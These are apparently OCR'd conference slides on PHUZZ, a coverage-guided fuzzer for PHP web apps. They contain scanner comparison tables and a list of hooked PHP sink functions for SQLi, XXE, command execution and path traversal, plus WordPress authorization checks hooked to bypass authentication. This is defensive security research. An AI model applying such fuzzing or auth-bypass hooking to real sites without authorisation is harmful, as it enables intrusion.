"What All the PHUZZ Is About: A Coverage-guided Fuzzer for Finding Vulnerabilities in PHP Web Applications" @ Asia CCS 2024

`https://github.com/gehaxelt/phuzz`

Contact: Sebastian Neef - neef@tu-berlin.de

Slides: `https://sebastian-neef.de/uploads/phuzz-nullcongoa2025.pdf`

Experiment 1: Fuzzing for known vulnerabilities

How well does PHUZZ perform in comparison to other vulnerability scanners?

→ Web Apps: bWAPP, DVWA, XVWA, WackoPicko, WP-Plugins
→ Scanners: BurpSuite, ZAP, Wapiti, WFuzz

Experiment 1: Fuzzing for known vulnerabilities

How well does PHUZZ perform in comparison to other vulnerability scanners?

→ Web Apps: bWAPP, DVWA, XVWA, WackoPicko, WP-Plugins
→ Scanners: BurpSuite, ZAP, Wapiti, WFuzz

Table 1: Evaluation of PHUZZ and other vulnerability scanners against web applications with known vulnerabilities

Web application	#vuln.	PHUZZ	BurpSuite	ZAP	Wapiti	WFuzz
bWAPP	30	100%	93%	77%	70%	0%
DVWA	18	100%	83%	67%	78%	0%
XVWA	10	100%	60%	50%	50%	0%
WackoPicko	7	100%	71%	86%	71%	0%
WP Plugins	22	95%	50%	36%	41%	0%
Total	87	99%	75%	62%	62%	0%
***: Server-side**	48	98%	58%	52%	44%	0%
†: Client-side	39	100%	95%	74%	85%	0%

Comparison to related work

Table 2: The number of discovered (V_d) and existing vulnerabilities (V_e) reported for PHUZZ, Atropos, Witcher and CeFuzz.

Application	PHUZZ V_d/V_e	Atropos V_d/V_e	Witcher V_d/V_e	CeFuzz V_d/V_e
bWAPP	30/30	27[1]/27[1]	0[1]/27[1]	5[1]/5[1] (100%[3])
DVWA	18/18	15[1]/16[1]	0[1]/16[1]	3[1]/3[1] (100%[3])
XVWA	10/10	7[1]/9[1]	3[1]/9[1]	-
WackoPicko	7/7	-	2[2]/3[2]	-

[1] Reported by Atropos [25], [2] Reported by Witcher [59], [3] Reported by CeFuzz [65], - no results available

Hooked functions

Table 4: Hooked (non-)native PHP functions to detect vulnerabilities and to disable authentication and authorization checks

Type	PHP functions
SQLi	`mysqli_query`, `mysqli::query`, `PDO::query`, `PDO::exec`
XXE	`DOMDocument::load`, `DOMDocument::loadXML`
RCE	`shell_exec`, `system`, `passthru`, `exec`
IDes	`unserialize`
PaTr	`chgrp`, `chmod`, `chown`, `clearstatcache`, `copy`, `disk_free_space`, `disk_total_space`, `file_exists`, `file_get_contents`, `file_put_contents`, `file`, `fileatime`, `filectime`, `filegroup`, `fileinode`, `filemtime`, `fileowner`, `fileperms`, `filesize`, `filetype`, `fnmatch`, `fopen`, `is_dir`, `is_executable`, `is_file`, `is_link`, `is_readable`, `is_uploaded_file`, `is_writable`, `lchgrp`, `lchown`, `link`, `linkinfo`, `lstat`, `mkdir`, `move_uploaded_file`, `parse_ini_file`, `parse_ini_string`, `readfile`, `readlink`, `realpath`, `rename`, `rmdir`, `stat`, `symlink`, `tempnam`, `touch`, `unlink`
WordPress	`check_admin_referer`, `is_admin`, `check_ajax_referer`, `current_user_can`, `get_current_user_id`, `get_user_meta`, `is_super_admin`, `is_user_logged_in`, `user_can`, `wp_get_current_user`, `wp_verify_nonce`

Coverage-guidance




Figure: PHUZZ continuously finds new coverage and eventually the vulnerability in our custom DVWA *fuzz* SQLi level. WFuzz only reaches the same coverage accidentally by having the right keyword in its wordlist, but does not identify the vulnerability.


PHP usage

> **PHP is used by 75.2%** of all the websites whose server-side programming language we know.

Versions of PHP

This diagram shows the percentages of websites using various versions of PHP.

How to read the diagram:
Version 7 is used by 48.0% of all the websites who use PHP.



12

[12] https://w3techs.com/technologies/details/pl-php, accessed 2024-12-26